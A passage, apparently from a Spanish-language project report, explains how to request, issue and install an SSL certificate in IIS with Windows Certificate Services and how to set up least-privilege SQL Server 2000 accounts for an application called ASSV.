

Gráfico 3-29: Nombre del certificado digital

El formulario mostrado en el Gráfico 3-30 solicita información de la empresa que debe ser ingresada correctamente porque esta se despliega como parte del certificado digital.



Gráfico 3-30: Información de empresa para el certificado.



Gráfico 3-31: Nombre de servidor para el cual se emite el certificado.

El certificado debe ser emitido para un servidor en particular que se distingue por su nombre DNS en Internet y en el caso de una Intranet sin dominio por el nombre NetBIOS. Cualquiera sea el caso el nombre debe ser idéntico al que se usa en la URL con el explorador. Existen casos en los que el servidor Web no cuenta con un nombre DNS válido para Internet y los usuarios se conectan utilizando una IP pública directamente (http://208.9.56.39/ASSV/) en estos casos el nombre común ingresado en la pantalla del Gráfico 3-31 debe ser la IP pública. Si el nombre ingresado es diferente al utilizado para llamar a la aplicación se genera una

advertencia de seguridad que indica que el certificado no está emitido a nombre del servidor que lo utiliza.

Finalmente la información regional antecede al formulario que pide una dirección donde almacenar el archivo de texto (.txt) que contiene la petición. Este archivo sirve igualmente si se desea realizar una petición a una entidad certificadora reconocida como si se realiza la petición en la entidad creada localmente. El texto del archivo generado luce como el mostrado en el Espacio de Código 3-11.



Gráfico 3-32: Ruta del archivo de texto con la petición.

```
-----BEGIN NEW CERTIFICATE REQUEST-----
MIIDUTCCAroCAQAwdjELMAkGA1UEBhMCRUMxEjAQBgNVBAgTCVBpY2hpbmNoYTEO
MAwGA1UEBxMFUXVpdG8xGzAZBgNVBAoTEkFybWlsZWQgQ2lhLiBMdGRhLjERMA8G
A1UECxMIU2lzdGVtYXMxEzARBgNVBAMTCmFybWlsZWR1aW8wgZ8wDQYJKoZIhvcN
AQEBBQADgY0AMIGJAoGBAMsif5QpwHrne9qrKy1hWl4JfQcMB2BQ1fMRK25RVK8b
q7aSYXXdOSEquJc/ZzluxYZc8sRf/A7x2oVq89/027m7bfyiV8emX6xQ8JidgPRI
RpKpD52fxuTlaCsD70K94bsZaZO051gOp2IY+YKjgVmFByTpeYm+qdwolYJQbklP
AgMBAAGgggGZMBoGCisGAQQBgjcNAgMxDBYKNS4yLjM3OTAuMjB7BgorBgEEAYI3
AgEOMW0wazAOBgNVHQ8BAf8EBAMCBPAwRAYJKoZIhvcNAQkPBDcwNTAOBggqhkiG
9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAcGBSsOAwIHMAoGCCqGSIb3DQMHMBMG
A1UdJQQMMAoGCCsGAQUFBwMBMIH9BgorBgEEAYI3DQICMYHuMIHrAgEBHloATQBp
AGMAcgBvAHMAbwBmAHQAIABSAFMAQQAgAFMAQwBoAGEAbgBuAGUAbAAgAEMAcgB5
AHAAdABvAGcAcgBhAHAAaABpAGMAIABQAHIAbwB2AGkAZABlAHIDgYkAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADANBgkqhkiG9w0BAQUF
AAOBgQDJ4ndxG0zRdwYMS4NtmR77usKzqq8sTL3yltrwupU/NzFTuUABdl6O7LsV
2EsmFy+97VJnarV/8/PDNgMjXw5Z/kN/yehRYh8+DTSAVts5KJM954K4XJUm3ARs
vnhJA4KLW53DEFvj6GUAzt0JJ8VtQju0fZsG3hRfwcEbqpZgXA==
-----END NEW CERTIFICATE REQUEST-----
```

Espacio de código 3-11: Contenido del archivo generado con la solicitud del certificado.

3.1.4.2.3 Generación del certificado digital

Certificate Services instala en el servidor un una entidad emisora de certificados que puede accederse desde las Herramientas Administrativas y una aplicación Web en ASP clásico que se puede encontrar en la raíz de directorios virtuales de IIS. Como primer paso para generar el certificado hay que registrar la petición en la entidad certificadora, para esto se abre desde el explorador la ruta local **http://localhost/certsrv** que muestra la interfaz Web de la entidad donde se puede ingresar la solicitud tal como se puede ver en el Gráfico 3-33. En esta pantalla se debe seleccionar la opción de *Solicitar un certificado*.



Gráfico 3-33: Interfaz Web de Certificate Server

En siguiente la pantalla mostrada se escoge la opción de realizar una **solicitud avanzada de certificado**, con lo cual se muestra la pantalla mostrada en el Gráfico 3-34, en la cual se escoge la opción de enviar una solicitud usando un archivo cifrado en base64.



Gráfico 3-34: Solicitud avanzada de certificado digital.

La pantalla mostrada en el Gráfico 3-35 presenta un cuadro de texto donde debe copiarse el texto del archivo de solicitud generado anteriormente, el texto debe copiarse completo incluyendo los comentarios inicial y final.



Gráfico 3-35: Ingreso del texto de solicitud generada por IIS.

Una vez enviada la solicitud ésta debe ser procesada por la entidad certificadora que se encuentra en la ruta **Inicio > Herramientas Administrativas > Entidad Emisora de Certificados** (para Windows Server 2003). El Gráfico 3-36 muestra la interfaz de la entidad. En la parte izquierda se selecciona la opción de *Peticiones pendientes* y automáticamente se muestra la solicitud ingresada, para poder emitir el certificado se hace un clic derecho sobre la solicitud y en *Todas las tareas* se escoge *Emitir*.



Gráfico 3-36: Interfaz de la entidad certificadora.

Una vez hecho lo anteriormente descrito el certificado está listo para ser descargado desde la interfaz Web de Certificate Server, para ello se vuelve a la pantalla mostrada en el Gráfico 3-33 y se escoge la opción *Ver estado de una solicitud de certificado pendiente* que muestra una pantalla con todas las solicitudes realizadas, siguiendo el link de la solicitud pendiente se muestra la pantalla mostrada en el Gráfico 3-37 de donde se puede descargar el archivo del certificado con extensión **.cer** directamente sobre el disco duro.



Gráfico 3-37: Interfaz para descargar el certificado generado.

Con el certificado digital descargado se comienza el proceso de instalarlo en el servidor Web, abriendo la interfaz de IIS y nuevamente yendo a la pantalla mostrada en el Gráfico 3-26. Al seleccionar la opción de *Certificado de servidor* se presenta el asistente pero con opciones distintas a cuando se realizó la petición, al seleccionar la opción de *Procesar la petición pendiente e instalar el certificado* se presenta la opción de seleccionar el archivo .cer descargado.



Gráfico 3-38: Configuración del puerto para SSL.

Luego de seleccionado el archivo se muestra la pantalla del Gráfico 3-38 donde se configura el puerto utilizado para SSL en el servidor, por defecto este valor es 443 pero puede implementarse un valor distinto siempre que los permisos estén dados para este puerto en el servidor. Y finalmente después de mostrarse un resumen con los datos del servidor como el del Gráfico 3-39 el certificado queda instalado.



Gráfico 3-39: Resumen de datos del certificado digital instalado.

Para habilitar el canal seguro de una determinada aplicación hay que ingresar a la pantalla de Propiedades de ésta en el IIS y escoger la opción *Modificar* de la pestaña *Seguridad de directorios* con lo cual se presenta la pantalla mostrada en el Gráfico 3-40 donde se habilitan las opciones de *Requerir canal seguro* y *Requerir cifrado de 128 bits.* Con esto el canal está habilitado y cuado se llame a la aplicación configurada, la ruta debe escribirse en el explorador con *https* en lugar de *http*.



Gráfico 3-40: Habilitar SSL en los módulos de ASSV.

3.1.4.3 Configuración de encripción entre servidores

Inicialmente la configuración de red donde se implementaba la aplicación señalaba que el servidor Web y el servidor de base de datos se encontraban en equipos diferentes, pero para la implementación final hasta la fecha de terminación del presente proyecto se determinó que de forma temporal el servidor de base de datos se instale en el mismo equipo donde esta levantado el servidor de aplicaciones, por lo cual la comunicación entre servidores ya no se hace necesaria pero queda pendiente como un punto a implementarse posteriormente cuando se separen estos servicios.

3.1.5 SEGURIDAD DE SQL SERVER 2000 (DBMS) PARA LA APLICACIÓN.

3.1.5.1 Cuentas de acceso a las bases de datos.

Para el acceso a la base de datos se utilizan tres cuentas de servicio con las características descritas en la Tabla 3-4. Para cada una se configura un inicio de sesión en el servidor de base datos y luego se asignan estos inicios de sesión a la base de datos ASSV como se muestra en el Gráfico 3-41. Inicialmente ninguna de las cuentas debe tener ningún permiso para luego agregarlos de acuerdo a lo estrictamente necesario.

Cuenta	Modulo
SQLSupervisores	Supervisor
SQLWebService	WSArmiled
NT AUTHORITY\Servicio de Red	Bodega Roles RRHH Operaciones

Tabla 3-4: Cuentas y módulos a los que se accede con las cuentas de servicio

Para el caso del proyecto el servidor de base de datos también sirve como servidor de dominio lo cual genera una dificultad con el manejo de la cuenta **NT ATHORITY\Servicio de Red**. Cuando se levanta el servidor de dominio las cuentas creadas por defecto en el servidor se deshabilitan en la consola de administración del equipo y tampoco aparecen en la consola de Active Directory, por tanto en el servidor de base de datos al tratar de crear un inicio de sesión para la mencionada cuenta, ésta no aparece en la lista de cuentas disponibles como se puede apreciar en el Gráfico 3-42.



Gráfico 3-41: Inicios de sesión para la base de datos ASSV



Gráfico 3-42: Cuentas disponibles para inicio de sesión en el servidor.

Aún cuando la cuenta no aparece en la lista sigue estando habilitada en el servidor y puede ser utilizada para crear el inicio de sesión digitando directamente el nombre completo de la cuenta y su dominio en el cuadro de texto *Agregar nombre*.

3.1.5.2 Niveles de acceso.

Cada uno de los escenarios de acción de la aplicación tiene niveles de riesgo diferente y por tanto para cada uno existe una función de base de datos. Para Intranet la autorización se realiza mediante la cuenta *NT AUTHORITY\Servicio de Red* que es la cuenta sobre la cual corre el subproceso de ASP .NET, por tanto sus permisos están ya marcados por la configuración mínima de seguridad que tiene esta cuenta y para no tener mayores dificultades de administración de permisos se le asigna a este inicio de sesión las funciones predeterminadas: **db_datareader** y **db_datawriter** como se muestra en el Gráfico 3-43, con lo cual se entregan permisos de lectura, inserción, actualización y borrado sobre las tablas de la base de datos, pero no se permite realizar acciones como administración de tablas o de permisos sobre la base de 